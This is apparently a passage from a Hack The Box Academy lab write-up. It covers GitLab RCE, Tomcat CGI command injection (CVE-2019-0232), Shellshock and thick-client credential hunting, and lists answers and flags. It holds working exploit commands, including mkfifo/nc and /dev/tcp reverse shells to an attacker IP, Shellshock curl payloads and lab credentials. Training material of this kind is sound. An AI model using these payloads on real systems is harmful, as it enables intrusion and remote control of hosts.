```

After several seconds, we get the answer:

```
└─► [★]$ ./gitlab_userenum.sh --url http://gitlab.inlanefreight.local:8081/ --userlist
/opt/useful/SecLists/Usernames/cirt-default-usernames.txt | grep exists
[+] The username DEMO exists!
[+] The username root exists!
[+] The username root  exists!
```

(root is the default admin username ofcourse, not the username we seek)

Question: Gain remote code execution on the GitLab instance. Submit the flag in the directory you land in.

Answer: s3cure_y0ur_Rep0s!

Method: for that we will use this vulnerability which allows RCE on gitlab version smaller than 13.10.3, and this python exploit of the vulnerability.

So first we create a file called 'gitlab_13_10_2_rce.py' and put the python script in it.

Then, we run netcat listener for a reverse shell with the command:

```
nc -lnvp 4444
```

```
└─╼ [★]$ nc -lnvp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

when we have a listener on, we run the command:

```
python3 gitlab_13_10_2_rce.py -t
http://gitlab.inlanefreight.local:8081 -u mrb3n -p password1
-c 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc
<pwnbox-IP> 8443 >/tmp/f '
```


running the script..

```
└─╼ [★]$ python3 gitlab_13_10_2_rce.py -t http://gitlab.inlanefreight.local:8081
-u mrb3n -p password1 -c 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc
10.10.14.210 4444 >/tmp/f '
[1] Authenticating
Successfully Authenticated
[2] Creating Payload
[3] Creating Snippet and Uploading
```

And we got shell:

```
└─╼ [★]$ nc -lnvp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.129.201.88.
Ncat: Connection from 10.129.201.88:47016.
bash: cannot set terminal process group (1279): Inappropriate ioctl for device
bash: no job control in this shell
git@app04:~/gitlab-workhorse$
```

Now all we have to do is find and get the flag's content:


git@app04:~/gitlab-workhorse$ ls
ls
VERSION
config.toml
flag_gitlab.txt
sockets
git@app04:~/gitlab-workhorse$ cat flag_gitlab.txt
cat flag_gitlab.txt
s3cure_y0ur_Rep0s!

Common Gateway Interfaces:

Attacking Tomcat CGI:

Question: After running the URL Encoded 'whoami' payload, what user is tomcat running as?

Answer: feldspar\omen

Method: first, we need to run nmap on our target machine to determine In which port tomcat is running on. We will use the command:

```
nmap -p 1-10000 -sV <TargetIP> --open
```

*scan ports 1-10000 with service/version inspection (-sV):

```
└─▸ [★]$ nmap -p 1-10000 -sV 10.129.205.30 --open
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-19 10:52 BST
Nmap scan report for 10.129.205.30
Host is up (0.062s latency).
Not shown: 9993 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_7.7 (protocol 2.0)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
8009/tcp open  ajp13         Apache Jserv (Protocol v1.3)
8080/tcp open  http          Apache Tomcat 9.0.17 ←
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

The relevant finding for our needs is Apache Tomcat 9.0.17 running on port 8080, running of Windows machine.

Now we will base our attack on this CVE-2019-0232 vulnerability, which allows RCE on Apache tomcat up to version 9.0.17 with CGI (Common Gateway Interface, protocol for web servers to execute external programs)

For that we will run ffuf web enumation tool, targeting /cgi/FUZZ.cmd (targeting the default directory of CGI with fuzzing attack:

```
ffuf -w /usr/share/dirb/wordlists/common.txt -u
http://<target-IP>:8080/cgi/FUZZ.bat | grep 200
```

the results we filtering for http status code 200 (SUCSESS)


```
└─▸ [★]$ ffuf -w /usr/share/dirb/wordlists/common.txt -u http://10.129.205.30:8080/cgi/FUZZ.bat | grep 200
```

```
 :: Method           : GET
 :: URL              : http://10.129.205.30:8080/cgi/FUZZ.bat
 :: Wordlist         : FUZZ: /usr/share/dirb/wordlists/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500

:: Progress: [4614/4614] :: Job [1/1] :: 2409 req/sec :: Duration: [0:00:03] :: Errors: 0 ::
welcome                 [Status: 200, Size: 81, Words: 14, Lines: 2, Duration: 88ms]
```

now lets enter

```
http://<target-IP>:8080/cgi/welcome.bat
```


in the browser URL:



We got this message.


But as this page is vulnetable for RCE, we can inject commands to the URL like this, in this example we run ‘cd’ (windows version of pwd):

```
http://<target-IP>:8080/cgi/welcome.bat?&dir
```




We we got what we wanted.

Now lets try get the whoami:




No output:




We run the command set – someone removed the 'PATH' environment variable, required for many of the default cmd exe such as 'whoami'.

So, we need to enter the whoami.exe path manually to the URL:



Not working, the URL cant encode the character ':' , '\'.


We will convert the characters to its URL encoding based on their ASCII value: ':' to %3A, and '\' to '5C'



*from [asciitable]

The end result:

```
http://<target-IP>:8080/cgi/welcome.bat?
&c%3A%5Cwindows%5Csystem32%5Cwhoami.exe
```



Attacking Common Gateway Interface (CGI) Applications - Shellshock:

Question: Enumerate the host, exploit the Shellshock vulnerability, and submit the contents of the flag.txt file located on the server.

Answer: Sh3ll_Sh0cK_123

Method: this method is also used by exploiting the CGI system, this time with 'shellshock' CVE-2014-6271 vulnerability, which by using environment variable, may execute unintentional commands.

For that, we will first run gobuster path enumation with this command:

```
gobuster dir -u http://<target-IP>/cgi-bin/ -w
/usr/share/wordlists/dirb/small.txt -x cgi
```

we get this result:

```
└─▸ [★]$ gobuster dir -u http://10.129.205.27/cgi-bin/ -w /usr/share/wordlists/
dirb/small.txt -x cgi
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.205.27/cgi-bin/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              cgi
[+] Timeout:                 10s
===============================================================
2024/06/19 13:56:12 Starting gobuster in directory enumeration mode
===============================================================
/access.cgi ←         (Status: 200) [Size: 0]
```

We have a possible path '/access.cgi', however its size is 0.. mmm...

We will try to test the path with the shellshock vulnerability, for test, we will try this command:

```
curl -H 'User-Agent: () { :; }; echo ; echo ; pwd' bash -s
:'' http://<target-IP>/cgi-bin/access.cgi
```

```
┌─[eu-academy-1]─[10.10.15.208]─[htb-ac-1099135@htb-jxu61ytsbs]─[~]
└─▸ [★]$ curl -H 'User-Agent: () { :; }; echo ; echo ; pwd /' bash -s :'' http:
//10.129.205.27/cgi-bin/access.cgi

/usr/lib/cgi-bin
Content-type: text/html
```

Now that we see it works, we will get the flag in 2 methods.

Method 1: when we run ‘pwd’, we got the path

```
/usr/lib/cgi-bin
```

We will inspect the directory with ‘ls’:

```
curl -H 'User-Agent: () { :; }; echo ; echo ; /bin/ls
/usr/lib/cgi-bin' bash -s :'' http://<target-IP>/cgi-
bin/access.cgi
```

Then we will cat the flag with:

```
curl -H 'User-Agent: () { :; }; echo ; echo ; /bin/cat
/usr/lib/cgi-bin/flag.txt' bash -s :'' http://<target-
IP>/cgi-bin/access.cgi
```

Method 2: we will initiate reverse shell:

```
nc -lnvp 5656
```

with this command we run nc listener on port 5656 to listen to incoming connections:

When the listener is running, we put the reverse shell command:

```
curl -H 'User-Agent: () { :; }; /bin/bash -i >&
/dev/tcp/<attacker-IP>/5656 0>&1
```

where the ‘pwd’ was:

```
curl -H 'User-Agent: () { :; }; /bin/bash -i >&
/dev/tcp/<attacker-IP>/5656 0>&1' http://<target-IP>/cgi-
bin/access.cgi
```

```
┌─[eu-academy-1]─[10.10.15.208]─[htb-ac-1099135@htb-jxu61ytsbs]─[~]
└──╼ [★]$ curl -H 'User-Agent: () { :; }; /bin/bash -i >& /dev/tcp/10.10.15.208/
5656 0>&1' http://10.129.205.27/cgi-bin/access.cgi
```

Lets see the listener:

```
└──╼ [★]$ nc -lnvp 5656
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::5656
Ncat: Listening on 0.0.0.0:5656
Ncat: Connection from 10.129.205.27.
Ncat: Connection from 10.129.205.27:36654.
bash: cannot set terminal process group (956): Inappropriate ioctl for device
bash: no job control in this shell
www-data@htb:/usr/lib/cgi-bin$
```

We got shell!

From here obtaining the flag is simply a matter of ‘ls’ and ‘cat’:

```
www-data@htb:/usr/lib/cgi-bin$ ls
ls
access.cgi
flag.txt
www-data@htb:/usr/lib/cgi-bin$ cat flag.txt
cat flag.txt
Sh3ll_Sh0cK_123
www-data@htb:/usr/lib/cgi-bin$
```

Thick Client Applications:

Attacking Thick Client Applications:

Question: Perform an analysis of C:\Apps\Restart-OracleService.exe and identify the credentials hidden within its source code. Submit the answer using the format username:password.


Answer: svc_oracle:#oracle_s3rV1c3!2010

Method: we will login to the windows machine with this rdp command:


```
xfreerdp /u:cybervaca /p:'&aue%C)}6g-d{w' /v:<Target IP> /dynamic-resolution
```

```
└─ [★]$ xfreerdp /u:cybervaca /p:'&aue%C)}6g-d{w' /v:10.129.245.47 /dynamic-resolution
```

Upon activating the Windows machine, we are being greeted by various analysis tools for various purposes, especially for inspecting programs:



now we need to extract the credential from this program:




First I tried running ‘strings’ on it to find useful strings of username and password but it did no good..


```
C:\TOOLS\Strings>.\strings64 C:\Apps\Restart-OracleService.exe | findstr password

C:\TOOLS\Strings>.\strings64 C:\Apps\Restart-OracleService.exe | findstr user
```

dnSpy (.NET decompiler) tool also didn't help much so the next step was to dynamically analysis with process monitor.


We will open process monitor, and enable the following filter:



When the filter is on, we run the 'Restart-OracleService.exe'




The program itself didn't display any ouput, lets see the process monitor analysis:




It seems like a lot of activity,

First, let's confirm there is no network activity:




Ok that's good enough,


Now we will inspect file system activity:



Ok let's inspect further the activity:



There seem to be activity in this 'Temp\2', we will open the folder path (don't forget to enable 'view hidden items'):





Except a single file (which does not appear with the process monitor activity, there is nothing – it seems the files are deleted at the end of the process execution.

We have to run the program again, but this time, we will disable content deletion from the folder first.


This is how it is done:

In order to capture the files, it is required to change the permissions of the `Temp` folder to disallow file deletions. To do this, we right-click the folder `C:\Users\Matt\AppData\Local\Temp` and under `Properties` -> `Security` -> `Advanced` -> `cybervaca` -> `Disable inheritance` -> `Convert inherited permissions into explicit permissions on this object` -> `Edit` -> `Show advanced permissions`, we deselect the `Delete subfolders and files`, and `Delete` checkboxes.

